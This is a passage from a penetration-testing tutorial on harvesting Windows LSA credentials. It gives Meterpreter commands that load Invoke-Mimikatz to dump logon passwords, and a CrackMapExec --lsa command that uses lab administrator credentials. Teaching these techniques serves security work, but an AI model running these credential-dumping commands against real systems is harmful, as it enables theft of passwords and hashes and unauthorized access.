old/hex : cd 77 68 e8 84 e7 a0 b5 6f c1 6f 94 ca ba 0a 25 33 ff 7e 9b 4c c6 0c
```

Method2: Load powershell

Similarly, you can also load PowerShell in the place of kiwi and perform the same operation, here we are using PowerShell script of mimikatz. This can be done by executing the following commands:

```
load powershell
powershell_import /root/powershell/Invoke-Mimikatz.ps1
sekurlsa::logonpasswords
```

This will be dumping the password hashes as shown in the below image.



CrackMapExec

CrackMapExec is a really sleek tool that can be installed with a simple apt install and it runs very swiftly. LSA has access to the credentials and we will exploit this fact to harvest the credentials with this tool so we will manipulate this script to dump the hashes as discussed previously. It requires a bunch of things.

Requirements:


Username: Administrator

Password: Ignite@987

IP Address: 192.168.1.105

Syntax: crackmapexec smb [IP Address] -u '[Username]' -p '[Password]' –lsa

```
crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --lsa
```



Read More: Lateral Moment on Active Directory: CrackMapExec

Conclusion: In this post, you learned about Windows LSA Protection and its working along with its multiple techniques to exploit in context to get clear text passwords or hashes. Most of the attacks replaced the original lsass.exe from malware lsass.exe to make deceive the security monitors.

Reference:

Credentials Processes In Windows Authentication

LSA Policy Objects

Author: **Yashika Dhir** is a passionate Researcher and Technical Writer at Hacking Articles. She is a hacking enthusiast. contact **here**